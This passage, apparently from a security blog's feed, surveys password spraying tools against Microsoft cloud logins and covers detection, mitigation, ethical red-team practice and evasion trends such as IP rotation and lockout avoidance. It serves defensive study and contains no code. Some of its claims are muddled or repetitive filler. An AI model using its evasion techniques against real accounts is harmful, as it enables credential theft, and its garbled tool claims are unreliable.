<p>Behavioral analytics tools, such as Microsoft Defender for Cloud Apps (formerly Cloud App Security), analyze user behavior to detect anomalies. For example, a sudden spike in failed login attempts from a single IP address or geographic location can trigger alerts. Behavioral analytics also consider factors like login times and device types to identify potentially compromised accounts.</p>

<h4 id="custom-detection-rules-in-siems">Custom Detection Rules in SIEMs</h4>
<p>Security Information and Event Management (SIEM) platforms like <a href="https://learn.microsoft.com/en-us/azure/sentinel/">Microsoft Sentinel</a> allow organizations to create custom detection rules. For instance, KQL queries can be used to identify patterns consistent with password spraying, such as multiple failed login attempts across different accounts within a short timeframe. These rules can be tailored to the organization’s specific threat landscape.</p>

<hr />

<h3 id="mitigation-strategies-for-password-spraying-attacks">Mitigation Strategies for Password Spraying Attacks</h3>

<h4 id="implementing-smart-lockout-policies">Implementing Smart Lockout Policies</h4>
<p>Smart lockout policies in Microsoft Entra ID can mitigate password spraying by locking accounts after a predefined number of failed login attempts. Unlike traditional lockout mechanisms, smart lockout differentiates between legitimate users and attackers by analyzing IP addresses and device fingerprints. This feature is particularly effective when combined with <a href="https://github.com/ustayready/fireprox">FireProx</a>, which attackers use to rotate IP addresses during spraying attempts.</p>

<h4 id="enforcing-multi-factor-authentication-mfa">Enforcing Multi-Factor Authentication (MFA)</h4>
<p>Multi-Factor Authentication (MFA) significantly reduces the effectiveness of password spraying. Tools like <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a> and <a href="https://github.com/0xZDH/o365spray">o365spray</a> often identify accounts without MFA enabled, making them prime targets. Organizations should enforce MFA for all accounts, including service accounts, to mitigate this risk.</p>

<h4 id="password-policies-and-user-education">Password Policies and User Education</h4>
<p>Strong password policies can thwart password spraying by ensuring that commonly used passwords are not allowed. Tools like <a href="https://github.com/MarkoH17/Spray365">Spray365</a> often exploit weak passwords that meet basic complexity requirements. User education campaigns should emphasize the importance of unique, complex passwords and the risks associated with password reuse.</p>

<h4 id="geo-blocking-and-conditional-access">Geo-Blocking and Conditional Access</h4>
<p>Geo-blocking restricts access from regions where the organization does not operate, reducing the attack surface. Conditional access policies in Microsoft Entra ID can enforce additional authentication requirements for high-risk logins, such as those from unfamiliar devices or locations. These policies can be configured to block access entirely or require MFA.</p>

<h4 id="ip-reputation-services">IP Reputation Services</h4>
<p>Integrating IP reputation services can help block known malicious IP addresses. For example, <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> uses proxying to evade detection, but IP reputation services can identify and block such proxies. Combining this with real-time threat intelligence feeds enhances the organization’s ability to respond to emerging threats.</p>

<hr />

<h3 id="real-time-monitoring-and-alerting">Real-Time Monitoring and Alerting</h3>

<h4 id="integration-with-security-platforms">Integration with Security Platforms</h4>
<p>Real-time monitoring tools like <a href="https://learn.microsoft.com/en-us/defender-for-identity/">Microsoft Defender for Identity</a> can detect password spraying attempts by analyzing authentication traffic. These tools integrate with SIEM platforms to provide centralized visibility and alerting.</p>

<h4 id="automated-incident-response">Automated Incident Response</h4>
<p>Automated workflows can be triggered by alerts to contain and mitigate attacks. For instance, when an alert is generated for multiple failed login attempts, the system can automatically disable the affected accounts, block the source IP, and notify the security team. Tools like <a href="https://github.com/CausticKirbyZ/SprayCannon">SprayCannon</a> and <a href="https://github.com/knavesec/CredMaster">CredMaster</a> are designed to evade detection, making automated responses critical.</p>

<h4 id="user-risk-scoring">User Risk Scoring</h4>
<p>User risk scoring in Microsoft Entra ID evaluates the likelihood that an account is compromised based on login behavior and other factors. High-risk accounts can be automatically flagged for additional verification or remediation. This feature complements other detection mechanisms by providing a holistic view of account security.</p>

<hr />

<h3 id="advanced-threat-hunting-techniques">Advanced Threat Hunting Techniques</h3>

<h4 id="analyzing-authentication-patterns">Analyzing Authentication Patterns</h4>
<p>Threat hunters can analyze authentication patterns to identify anomalies indicative of password spraying. For example, a consistent pattern of failed logins followed by a successful login may indicate a compromised account. Tools like <a href="https://github.com/dafthack/DomainPasswordSpray">DomainPasswordSpray</a> can provide insights into these patterns.</p>

<h4 id="correlating-events-across-systems">Correlating Events Across Systems</h4>
<p>Correlating events across multiple systems, such as email servers and VPN logs, can reveal coordinated attacks. For instance, a successful login to an email account followed by a VPN login from a different location may indicate lateral movement. SIEM platforms like Microsoft Sentinel facilitate this correlation.</p>

<h4 id="leveraging-threat-intelligence">Leveraging Threat Intelligence</h4>
<p>Threat intelligence feeds can provide information on known malicious IP addresses, domains, and tools. This information can be used to proactively block threats and enhance detection rules. For example, identifying the use of <a href="https://github.com/ustayready/fireprox">FireProx</a> in authentication traffic can indicate an ongoing password spraying attack.</p>

<hr />

<h3 id="emerging-trends-and-future-directions">Emerging Trends and Future Directions</h3>

<h4 id="ai-driven-detection">AI-Driven Detection</h4>
<p>Artificial Intelligence (AI) is increasingly being used to detect password spraying attacks. AI models can analyze vast amounts of data to identify subtle patterns that traditional methods might miss. For example, AI can detect low-and-slow attacks, such as those conducted with <a href="https://github.com/Tw1sm/spraycharles">SprayCharles</a>, which spread login attempts over extended periods.</p>

<h4 id="zero-trust-architecture">Zero Trust Architecture</h4>
<p>Zero Trust principles, such as continuous authentication and least privilege access, can mitigate the impact of password spraying. By requiring re-authentication for sensitive actions and limiting access based on role, organizations can reduce the risk of compromise.</p>

<h4 id="integration-with-endpoint-detection-and-response-edr">Integration with Endpoint Detection and Response (EDR)</h4>
<p>Integrating password spraying detection with EDR solutions provides a comprehensive view of the attack lifecycle. For instance, detecting a password spraying attempt followed by unusual endpoint activity can indicate a successful compromise.</p>

<h4 id="advanced-proxy-detection">Advanced Proxy Detection</h4>
<p>As tools like <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> and <a href="https://github.com/CausticKirbyZ/SprayCannon">SprayCannon</a> leverage proxying to evade detection, advanced proxy detection techniques are becoming essential. These techniques analyze traffic patterns and metadata to identify malicious proxies.</p>

<h4 id="enhanced-user-awareness">Enhanced User Awareness</h4>
<p>Future mitigation strategies will likely focus on enhancing user awareness through gamified training modules and real-time feedback. For example, users could receive immediate notifications and guidance when their accounts are targeted in password spraying attempts.</p>

<hr />

<p>This report provides new insights into detection and mitigation strategies for password spraying attacks, emphasizing advanced detection mechanisms, mitigation strategies, real-time monitoring, threat hunting, and emerging trends. It complements existing reports by focusing on actionable measures and future directions, ensuring comprehensive coverage of the topic.</p>

<h2 id="best-practices-for-ethical-use-of-password-spraying-tools">Best Practices for Ethical Use of Password Spraying Tools</h2>

<h3 id="ensuring-legal-compliance-and-authorization">Ensuring Legal Compliance and Authorization</h3>

<p>Ethical use of password spraying tools must begin with strict adherence to legal and regulatory frameworks. Unauthorized use of these tools can result in severe legal consequences, including violations of computer fraud and abuse laws in various jurisdictions. Ethical practitioners should follow these guidelines:</p>

<ul>
  <li><strong>Obtain Explicit Authorization</strong>: Before conducting any password spraying activity, ensure that you have explicit written permission from the organization. This is typically documented in a Rules of Engagement (RoE) or similar agreement.</li>
  <li><strong>Scope Definition</strong>: Clearly define the scope of the engagement, including which systems, domains, and accounts can be targeted. Tools like <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> and <a href="https://github.com/MarkoH17/Spray365">Spray365</a> allow users to specify target domains and endpoints, ensuring compliance with scope limitations.</li>
  <li><strong>Compliance with Data Protection Laws</strong>: Ensure that the use of password spraying tools complies with data protection regulations such as GDPR, HIPAA, or CCPA, especially when handling sensitive user account data.</li>
</ul>

<h3 id="minimizing-operational-impact">Minimizing Operational Impact</h3>

<p>To avoid disrupting normal business operations, ethical practitioners should implement measures to minimize the impact of password spraying activities:</p>

<ul>
  <li><strong>Rate Limiting and Jitter</strong>: Configure tools to introduce delays between login attempts. For example, <a href="https://github.com/Tw1sm/spraycharles">SprayCharles</a> supports interval-based spraying, allowing for low-and-slow attacks that minimize detection and impact.</li>
  <li><strong>Avoiding Account Lockouts</strong>: Use tools that respect account lockout policies. <a href="https://github.com/dafthack/DomainPasswordSpray">DomainPasswordSpray</a> includes features to calculate lockout thresholds and avoid triggering them.</li>
  <li><strong>Testing During Off-Peak Hours</strong>: Schedule password spraying activities during off-peak hours to reduce the likelihood of impacting legitimate users.</li>
</ul>

<h3 id="secure-handling-of-credentials-and-data">Secure Handling of Credentials and Data</h3>

<p>The ethical use of password spraying tools requires secure handling of sensitive data, including credentials and logs:</p>

<ul>
  <li><strong>Encryption of Data</strong>: Ensure that all data, including user lists and logs, is encrypted both in transit and at rest. Tools like <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a> allow for secure storage of results.</li>
  <li><strong>Temporary Data Storage</strong>: Avoid storing sensitive data longer than necessary. Tools like <a href="https://github.com/MarkoH17/Spray365">Spray365</a> provide options to output results in JSON format, which can be securely deleted after analysis.</li>
  <li><strong>Access Control</strong>: Restrict access to tools and data to authorized personnel only. Use role-based access controls (RBAC) to enforce this.</li>
</ul>

<h3 id="collaboration-with-blue-teams">Collaboration with Blue Teams</h3>

<p>Ethical red teaming should involve collaboration with the organization’s blue team to enhance overall security posture:</p>

<ul>
  <li><strong>Sharing Findings</strong>: Provide detailed reports of vulnerabilities identified during the engagement. Include actionable recommendations for remediation.</li>
  <li><strong>Simulating Real-World Scenarios</strong>: Work with the blue team to simulate realistic attack scenarios. Tools like <a href="https://github.com/knavesec/CredMaster">CredMaster</a> and <a href="https://github.com/0xZDH/o365spray">o365spray</a> can be used to test detection capabilities.</li>
  <li><strong>Training and Awareness</strong>: Use the findings from password spraying activities to educate the blue team on detection and mitigation strategies.</li>
</ul>

<h3 id="ethical-use-of-proxy-and-ip-rotation-features">Ethical Use of Proxy and IP Rotation Features</h3>

<p>Many password spraying tools support proxy integration and IP rotation to evade detection. Ethical practitioners should use these features responsibly:</p>

<ul>
  <li><strong>Avoiding Abuse</strong>: Use proxy features only to simulate real-world attack scenarios, not to evade detection in unauthorized engagements. <a href="https://github.com/ustayready/fireprox">FireProx</a>, integrated with tools like <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a>, can dynamically rotate IP addresses.</li>
  <li><strong>Transparent Reporting</strong>: Clearly document the use of proxy and IP rotation features in engagement reports. This ensures transparency and helps organizations understand the attack vectors.</li>
</ul>

<h3 id="advanced-configuration-for-ethical-testing">Advanced Configuration for Ethical Testing</h3>

<p>Password spraying tools often include advanced configuration options that can be leveraged for ethical testing:</p>

<ul>
  <li><strong>Execution Plans</strong>: Tools like <a href="https://github.com/MarkoH17/Spray365">Spray365</a> allow users to create execution plans, which predefine the parameters of a password spraying operation. This ensures consistency and minimizes errors.</li>
  <li><strong>Custom Modules</strong>: Advanced tools like <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> support custom modules for unique authentication protocols. Ethical practitioners can use this feature to target specific endpoints within the scope of the engagement.</li>
  <li><strong>Logging and Reporting</strong>: Enable detailed logging to capture all actions performed during the engagement. This is critical for accountability and post-engagement analysis.</li>
</ul>

<h3 id="continuous-learning-and-adaptation">Continuous Learning and Adaptation</h3>

<p>The cybersecurity landscape is constantly evolving, and ethical practitioners must stay updated on the latest tools and techniques:</p>

<ul>
  <li><strong>Regular Tool Updates</strong>: Ensure that tools are updated to the latest versions to benefit from new features and security patches. For example, <a href="https://github.com/byt3bl33d3r/SprayingToolkit">SprayingToolkit</a> is actively maintained with updates for new authentication endpoints.</li>
  <li><strong>Training and Certification</strong>: Pursue certifications like OSCP or CEH to stay current with ethical hacking methodologies.</li>
  <li><strong>Community Engagement</strong>: Participate in forums and communities such as GitHub and Reddit to share knowledge and learn from others.</li>
</ul>

<h3 id="ethical-considerations-for-multi-protocol-support">Ethical Considerations for Multi-Protocol Support</h3>

<p>Password spraying tools often support multiple authentication protocols, such as ADFS, OWA, and NTLM. Ethical practitioners should:</p>

<ul>
  <li><strong>Limit Protocol Testing to Scope</strong>: Ensure that only the protocols specified in the RoE are tested. Tools like <a href="https://github.com/jnqpblc/SharpSpray">SharpSpray</a> and <a href="https://github.com/CausticKirbyZ/SprayCannon">SprayCannon</a> support multi-protocol testing.</li>
  <li><strong>Document Protocol-Specific Findings</strong>: Provide detailed findings for each protocol tested, including recommendations for securing them.</li>
</ul>

<h3 id="responsible-disclosure-and-reporting">Responsible Disclosure and Reporting</h3>

<p>After completing a password spraying engagement, ethical practitioners should follow responsible disclosure practices:</p>

<ul>
  <li><strong>Timely Reporting</strong>: Share findings with the organization promptly to allow for remediation.</li>
  <li><strong>Detailed Documentation</strong>: Include information on the tools used, configurations, and results. Tools like <a href="https://github.com/MarkoH17/Spray365">Spray365</a> provide detailed output formats for reporting.</li>
  <li><strong>Follow-Up Testing</strong>: Offer to conduct follow-up testing to validate the effectiveness of remediation efforts.</li>
</ul>

<p>By adhering to these best practices, ethical practitioners can ensure that password spraying tools are used responsibly and effectively to enhance organizational security.</p>

<h2 id="emerging-trends-in-password-spraying-techniques">Emerging Trends in Password Spraying Techniques</h2>

<h3 id="adaptive-spraying-techniques">Adaptive Spraying Techniques</h3>

<p>Adaptive spraying techniques represent a significant evolution in password spraying tools. Unlike traditional methods, which rely on static parameters, these techniques adjust dynamically to the target environment’s defenses. Tools like <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> and <a href="https://github.com/MarkoH17/Spray365">Spray365</a> have introduced adaptive mechanisms that analyze real-time responses from authentication endpoints to modify their spraying behavior. For instance:</p>

<ul>
  <li><strong>Response-Based Adjustments</strong>: Tools can interpret HTTP status codes or error messages to determine whether an account is locked, credentials are invalid, or MFA is enabled. This minimizes unnecessary attempts and reduces the chance of detection.</li>
  <li><strong>Dynamic Timing</strong>: By analyzing the lockout policies and response times of the target system, tools can dynamically adjust the delay between attempts, ensuring compliance with lockout thresholds while maintaining efficiency.</li>
</ul>

<p>This section differs from the previously discussed “Enhanced Detection Evasion Techniques” by focusing on the tools’ ability to adapt in real-time rather than pre-configured evasion strategies.</p>

<h3 id="integration-with-advanced-reconnaissance-tools">Integration with Advanced Reconnaissance Tools</h3>

<p>Modern password spraying tools are increasingly integrated with reconnaissance tools to enhance their effectiveness. For example, <a href="https://github.com/dafthack/DomainPasswordSpray">DomainPasswordSpray</a> can automatically generate a user list from the domain, while <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> supports domain reconnaissance as a standalone feature. Key advancements include:</p>

<ul>
  <li><strong>User Enumeration via APIs</strong>: Tools like <a href="https://github.com/0xZDH/o365spray">o365spray</a> leverage APIs to enumerate valid usernames by analyzing error codes or response headers.</li>
  <li><strong>Cross-Tool Compatibility</strong>: Reconnaissance tools such as <a href="https://github.com/ropnop/kerbrute">Kerbrute</a> and <a href="https://github.com/dafthack/MailSniper">MailSniper</a> can feed directly into password spraying tools, streamlining the attack workflow.</li>
</ul>

<p>This section expands on the reconnaissance capabilities mentioned in previous reports by emphasizing the integration of external tools and APIs.</p>

<h3 id="advanced-multi-stage-spraying-workflows">Advanced Multi-Stage Spraying Workflows</h3>

<p>Password spraying tools are now incorporating multi-stage workflows to bypass sophisticated defenses. For instance, <a href="https://github.com/MarkoH17/Spray365">Spray365</a> introduces execution plans that define multiple stages of spraying, each with unique parameters. Features include:</p>

<ul>
  <li><strong>Stage-Specific Parameters</strong>: Each stage can target different user groups, use distinct password lists, or employ varying delay configurations.</li>
  <li><strong>Conditional Progression</strong>: Tools can halt or modify the workflow based on intermediate results, such as detecting locked accounts or MFA-enabled users.</li>
</ul>

<p>This section builds on the “Advanced Credential Management and Execution Plans” discussed earlier by focusing on multi-stage workflows rather than single-stage execution plans.</p>

<h3 id="ai-and-machine-learning-integration">AI and Machine Learning Integration</h3>

<p>The integration of AI and machine learning is emerging as a game-changer in password spraying. While defenders have long used these technologies for detection, attackers are now leveraging them to enhance their tools. Examples include:</p>

<ul>
  <li><strong>Predictive Password Generation</strong>: AI models trained on leaked password datasets can predict likely passwords for specific user groups, increasing the success rate of spraying attacks.</li>
  <li><strong>Behavioral Analysis</strong>: Machine learning algorithms can analyze target behavior, such as login patterns or password reset frequencies, to optimize spraying parameters.</li>
</ul>

<p>This section introduces a novel perspective not covered in previous reports, focusing on the offensive use of AI and machine learning.</p>

<h3 id="targeted-spraying-for-specific-roles">Targeted Spraying for Specific Roles</h3>

<p>Targeted spraying focuses on high-value accounts, such as administrators or executives, rather than indiscriminately attacking all users. Tools like <a href="https://github.com/iomoath/SharpSpray">SharpSpray</a> and <a href="https://github.com/optiv/Go365">Go365</a> are particularly effective for this purpose. Features include:</p>

<ul>
  <li><strong>Role-Based Filtering</strong>: Tools can filter user lists based on roles, departments, or other attributes extracted from Active Directory or other sources.</li>
  <li><strong>Custom Payloads</strong>: Targeted attacks often involve custom payloads designed to exploit specific vulnerabilities or bypass MFA.</li>
</ul>

<p>This section complements the “Reconnaissance and Enumeration Features” by focusing on role-specific targeting rather than general user enumeration.</p>

<h3 id="hybrid-authentication-protocol-attacks">Hybrid Authentication Protocol Attacks</h3>

<p>Hybrid attacks combine multiple authentication protocols to increase the likelihood of success. For example, <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> supports protocols like MSOL, ADFS, and OWA, allowing attackers to target multiple endpoints simultaneously. Key features include:</p>

<ul>
  <li><strong>Protocol Fallback</strong>: If one protocol is blocked or fails, the tool can automatically switch to another.</li>
  <li><strong>Cross-Protocol Credential Reuse</strong>: Credentials obtained from one protocol can be tested against others, exploiting weak password policies.</li>
</ul>

<p>This section expands on “Multi-Protocol and Multi-Service Support” by highlighting the strategic use of multiple protocols in a single operation.</p>

<h3 id="real-time-collaboration-features">Real-Time Collaboration Features</h3>

<p>Some tools now include features for real-time collaboration among red team members. For instance, <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> logs all activities to shared files, enabling team members to coordinate their efforts. Features include:</p>

<ul>
  <li><strong>Shared Logs</strong>: Centralized logging allows team members to monitor progress and avoid duplicate efforts.</li>
  <li><strong>Role-Based Access</strong>: Tools can assign specific roles, such as recon or spraying, to team members, ensuring efficient task distribution.</li>
</ul>

<p>This section introduces a new dimension of teamwork and collaboration not previously discussed.</p>

<h3 id="advanced-proxy-and-anonymization-techniques">Advanced Proxy and Anonymization Techniques</h3>

<p>While proxy support has been a standard feature, advanced anonymization techniques are now being integrated into tools like <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> and <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a>. These include:</p>

<ul>
  <li><strong>IPv6 Subnet Proxies</strong>: Tools can rotate through a vast range of IPv6 addresses, making it nearly impossible to block the attacker.</li>
  <li><strong>Custom Proxy Chains</strong>: Users can define complex proxy chains to obscure their origin further.</li>
</ul>

<p>This section builds on “Integration with Proxy and IP Rotation Mechanisms” by focusing on cutting-edge anonymization techniques.</p>

<h3 id="enhanced-reporting-and-visualization">Enhanced Reporting and Visualization</h3>

<p>Modern tools are incorporating advanced reporting features to provide actionable insights. For example, <a href="https://github.com/MarkoH17/Spray365">Spray365</a> offers detailed JSON reports that can be imported into SIEMs for further analysis. Features include:</p>

<ul>
  <li><strong>Interactive Dashboards</strong>: Tools can generate dashboards that visualize success rates, lockout events, and other metrics.</li>
  <li><strong>Customizable Reports</strong>: Users can tailor reports to meet specific compliance or operational requirements.</li>
</ul>

<p>This section complements “Advanced Logging and Reporting” by emphasizing visualization and customization.</p>

<h3 id="future-proofing-against-detection-mechanisms">Future-Proofing Against Detection Mechanisms</h3>

<p>As detection mechanisms evolve, tools are incorporating features to future-proof their operations. Examples include:</p>

<ul>
  <li><strong>Decoy Traffic</strong>: Tools can generate legitimate-looking traffic alongside spraying attempts to confuse defenders.</li>
  <li><strong>Adaptive Learning</strong>: Machine learning algorithms can adapt to new detection rules, ensuring continued effectiveness.</li>
</ul>

<p>This section introduces forward-looking strategies not covered in existing reports.</p>

<h3 id="integration-with-cloud-native-environments">Integration with Cloud-Native Environments</h3>

<p>With the increasing adoption of cloud services, tools are being optimized for cloud-native environments. For instance, <a href="https://github.com/dafthack/MSOLSpray">MSOLSpray</a> and <a href="https://github.com/0xZDH/o365spray">o365spray</a> are specifically designed for Microsoft Azure and Office 365. Features include:</p>

<ul>
  <li><strong>Cloud-Specific APIs</strong>: Tools can interact with APIs unique to cloud platforms, such as Azure AD Graph API.</li>
  <li><strong>Scalability</strong>: Cloud-native tools can scale to handle large user lists and password datasets.</li>
</ul>

<p>This section builds on “Advanced Features in Password Spraying Tools for Microsoft Authentication Endpoints” by focusing on cloud-specific optimizations.</p>

<h3 id="ethical-implications-of-advanced-features">Ethical Implications of Advanced Features</h3>

<p>The ethical use of advanced features in password spraying tools is a growing concern. For example:</p>

<ul>
  <li><strong>Responsible Use of AI</strong>: While AI can enhance efficiency, it also raises ethical questions about its use in offensive operations.</li>
  <li><strong>Transparency in Reporting</strong>: Tools should include features that ensure transparency, such as logging all actions and providing detailed reports.</li>
</ul>

<p>This section complements “Best Practices for Ethical Use of Password Spraying Tools” by focusing on the ethical implications of advanced features.</p>

<h3 id="continuous-development-and-community-contributions">Continuous Development and Community Contributions</h3>

<p>The open-source nature of most password spraying tools allows for continuous development and community contributions. For example:</p>

<ul>
  <li><strong>Community-Driven Updates</strong>: Tools like <a href="https://github.com/blacklanternsecurity/TREVORspray">TREVORspray</a> regularly incorporate features suggested by the community.</li>
  <li><strong>Collaborative Testing</strong>: Open-source platforms enable collaborative testing and refinement of tools.</li>
</ul>

<p>This section highlights the role of the community in advancing password spraying techniques, a topic not previously covered.</p>

<h2 id="conclusion-1">Conclusion</h2>

<p>This research highlights the top 10 most starred password spraying tools on GitHub, emphasizing their relevance to Red Team operations targeting Microsoft authentication endpoints such as Office 365 and Azure Active Directory. Password spraying, a technique that tests a single password across multiple accounts to evade lockout mechanisms, remains a critical tactic for assessing organizational defenses. Tools like <a href="https://github.com/byt3bl33d3r/SprayingToolkit">SprayingToolkit</a>, <a href="https://github.com/dafthack/DomainPasswordSpray">DomainPasswordSpray</a>, and <a href="https://github.com/0xZDH/o365spray">o365spray</a> stand out for their advanced features, including modular frameworks, proxy integration, and detailed logging, which enhance their effectiveness and adaptability. The integration of capabilities such as IP rotation via <a href="https://github.com/ustayready/fireprox">FireProx</a>, multi-protocol support, and real-time detection evasion underscores the sophistication of these tools in simulating real-world attack scenarios.</p>

<p>The findings underscore the growing complexity of password spraying tools, which now incorporate advanced features like dynamic credential rotation, adaptive workflows, and integration with reconnaissance tools. These advancements not only improve operational efficiency but also challenge traditional detection mechanisms. However, the ethical use of these tools remains paramount. Organizations must ensure proper authorization, adherence to scope, and secure handling of sensitive data during engagements. The research also highlights the importance of collaboration between Red and Blue Teams, leveraging insights from password spraying simulations to strengthen defenses and improve detection capabilities.</p>

<p>Looking ahead, the implications of emerging trends such as AI-driven password prediction, hybrid authentication protocol attacks, and cloud-native optimizations are significant. These developments demand continuous updates to defensive strategies, including enhanced monitoring, behavioral analytics, and proactive mitigation measures like enforcing <a href="https://learn.microsoft.com/en-us/entra/identity/authentication/concept-mfa-howitworks">multi-factor authentication (MFA)</a> and implementing smart lockout policies. As password spraying tools evolve, organizations must adopt a proactive, layered security approach to mitigate risks and stay ahead of adversaries.</p>

<h2 id="references">References</h2>

<ul>
  <li><a href="https://github.com/Ixve/Red-Team-Tools">https://github.com/Ixve/Red-Team-Tools</a></li>
  <li><a href="https://www.blackhillsinfosec.com/?s=password+spraying">https://www.blackhillsinfosec.com/?s=password+spraying</a></li>
  <li><a href="https://github.com/topics/password-list">https://github.com/topics/password-list</a></li>
  <li><a href="https://github.com/dafthack/DomainPasswordSpray/blob/master/README.md">https://github.com/dafthack/DomainPasswordSpray/blob/master/README.md</a></li>
  <li><a href="https://github.com/dafthack/MSOLSpray/blob/master/MSOLSpray.ps1">https://github.com/dafthack/MSOLSpray/blob/master/MSOLSpray.ps1</a></li>
  <li><a href="https://github.com/r2dev2/OneFactorAuth">https://github.com/r2dev2/OneFactorAuth</a></li>
  <li><a href="https://github.com/MarkoH17/Spray365">https://github.com/MarkoH17/Spray365</a></li>
  <li><a href="https://github.com/timb-machine-mirrors/blacklanternsecurity-TREVORspray/">https://github.com/timb-machine-mirrors/blacklanternsecurity-TREVORspray/</a></li>
  <li><a href="https://github.com/topics/passphrase-generator">https://github.com/topics/passphrase-generator</a></li>
  <li><a href="https://github.com/blacklanternsecurity/TREVORspray/blob/trevorspray-v2/blogpost.md">https://github.com/blacklanternsecurity/TREVORspray/blob/trevorspray-v2/blogpost.md</a></li>
  <li><a href="https://github.com/topics/office365">https://github.com/topics/office365</a></li>
  <li><a href="https://www.reddit.com/r/PasswordManagers/comments/18mamrv/best_password_managers_comparison_table/">https://www.reddit.com/r/PasswordManagers/comments/18mamrv/best_password_managers_comparison_table/</a></li>
  <li><a href="https://github.com/0xZDH/o365spray">https://github.com/0xZDH/o365spray</a></li>
  <li><a href="https://github.com/y0k4i-1337/MSOLSpray">https://github.com/y0k4i-1337/MSOLSpray</a></li>
  <li><a href="https://github.com/iomoath/SharpSpray">https://github.com/iomoath/SharpSpray</a></li>
  <li><a href="https://github.com/austinzwile/MSOLSpray">https://github.com/austinzwile/MSOLSpray</a></li>
  <li><a href="https://www.trustedsec.com/blog/detecting-cve-20200688-remote-code-execution-vulnerability-on-microsoft-exchange-server">https://www.trustedsec.com/blog/detecting-cve-20200688-remote-code-execution-vulnerability-on-microsoft-exchange-server</a></li>
  <li><a href="https://github.com/dafthack/DomainPasswordSpray/blob/master/DomainPasswordSpray.ps1">https://github.com/dafthack/DomainPasswordSpray/blob/master/DomainPasswordSpray.ps1</a></li>
  <li><a href="https://github.com/piotrcki/wordlist">https://github.com/piotrcki/wordlist</a></li>
  <li><a href="https://github.com/topics/hacking-tools">https://github.com/topics/hacking-tools</a></li>
  <li><a href="https://trustedsec.com/blog/from-error-to-entry-cracking-the-code-of-password-spraying-tools">https://trustedsec.com/blog/from-error-to-entry-cracking-the-code-of-password-spraying-tools</a></li>
  <li><a href="https://github.com/blacklanternsecurity/TREVORspray">https://github.com/blacklanternsecurity/TREVORspray</a></li>
  <li><a href="https://github.com/dafthack/MSOLSpray">https://github.com/dafthack/MSOLSpray</a></li>
  <li><a href="https://github.com/Lins3t/nxcspray">https://github.com/Lins3t/nxcspray</a></li>
  <li><a href="https://github.com/dafthack/DomainPasswordSpray">https://github.com/dafthack/DomainPasswordSpray</a></li>
  <li><a href="https://trustedsec.com/resources/podcasts/security-noise-episode-7-10">https://trustedsec.com/resources/podcasts/security-noise-episode-7-10</a></li>
  <li><a href="https://github.com/puzzlepeaches/awesome-password-spraying">https://github.com/puzzlepeaches/awesome-password-spraying</a></li>
  <li><a href="https://github.com/A-poc/RedTeam-Tools">https://github.com/A-poc/RedTeam-Tools</a></li>
  <li><a href="https://github.com/Cloud-Architekt/AzureAD-Attack-Defense/blob/main/PasswordSpray.md">https://github.com/Cloud-Architekt/AzureAD-Attack-Defense/blob/main/PasswordSpray.md</a></li>
  <li><a href="https://github.com/ivanversluis/pentest-hacktricks/blob/master/windows/active-directory-methodology/password-spraying.md">https://github.com/ivanversluis/pentest-hacktricks/blob/master/windows/active-directory-methodology/password-spraying.md</a></li>
  <li><a href="https://github.com/TheJoyOfHacking/blacklanternsecurity-TREVORspray">https://github.com/TheJoyOfHacking/blacklanternsecurity-TREVORspray</a></li>
  <li><a href="https://github.com/dafthack/MSOLSpray/blob/master/README.md">https://github.com/dafthack/MSOLSpray/blob/master/README.md</a></li>
  <li><a href="https://www.trustedsec.com/tools">https://www.trustedsec.com/tools</a></li>
</ul>]]></content><author><name>zero</name></author><category term="redteaming" /><category term="initialaccess" /><category term="tools" /><summary type="html"><![CDATA[Top 10 Password Spraying Tools for Red Team Operations]]></summary></entry><entry><title type="html">Red Teaming, Part 1: Initial Access and Phishing</title><link href="https://sv-zeroone.github.io/2025/02/17/red-teaming-part-1.html" rel="alternate" type="text/html" title="Red Teaming, Part 1: Initial Access and Phishing" /><published>2025-02-17T00:00:00+00:00</published><updated>2025-02-17T00:00:00+00:00</updated><id>https://sv-zeroone.github.io/2025/02/17/red-teaming-part-1</id><content type="html" xml:base="https://sv-zeroone.github.io/2025/02/17/red-teaming-part-1.html"><![CDATA[<p>A Consolidated Analysis of Initial Access Techniques, Phishing, and Malicious Document Delivery</p>

<hr />

<h2 id="table-of-contents"><strong>Table of Contents</strong></h2>
<ol>
  <li><a href="#introduction">Introduction</a></li>
  <li><a href="#importance-of-initial-access-in-red-team-exercises">Importance of Initial Access in Red Team Exercises</a></li>
  <li><a href="#key-trends-and-techniques-in-initial-access">Key Trends and Techniques in Initial Access</a>
    <ul>
      <li><a href="#phishing-and-social-engineering">Phishing and Social Engineering</a></li>
      <li><a href="#malicious-document-delivery-and-payload-execution">Malicious Document Delivery and Payload Execution</a></li>
      <li><a href="#exploitation-of-internet-facing-assets">Exploitation of Internet-Facing Assets</a></li>
      <li><a href="#credential-harvesting">Credential Harvesting</a></li>
      <li><a href="#malicious-shortcut-files-lnk">Malicious Shortcut Files (.LNK)</a></li>
      <li><a href="#browser-in-browser-bitb-attacks">Browser-in-Browser (BitB) Attacks</a></li>
    </ul>
  </li>
  <li><a href="#advanced-persistent-threat-apt-simulations">Advanced Persistent Threat (APT) Simulations</a></li>
  <li><a href="#tools-and-frameworks">Tools and Frameworks</a>
    <ul>
      <li><a href="#phishing-toolkits">Phishing Toolkits</a></li>
      <li><a href="#command-and-control-c2-frameworks">Command-and-Control (C2) Frameworks</a></li>
      <li><a href="#payload-obfuscation-and-evasion">Payload Obfuscation and Evasion</a></li>
      <li><a href="#infrastructure-setup">Infrastructure Setup</a></li>
    </ul>
  </li>
  <li><a href="#challenges-and-defensive-considerations">Challenges and Defensive Considerations</a></li>
  <li><a href="#recommendations">Recommendations</a></li>
  <li><a href="#conclusion">Conclusion</a></li>
  <li><a href="#references">References</a></li>
</ol>

<hr />

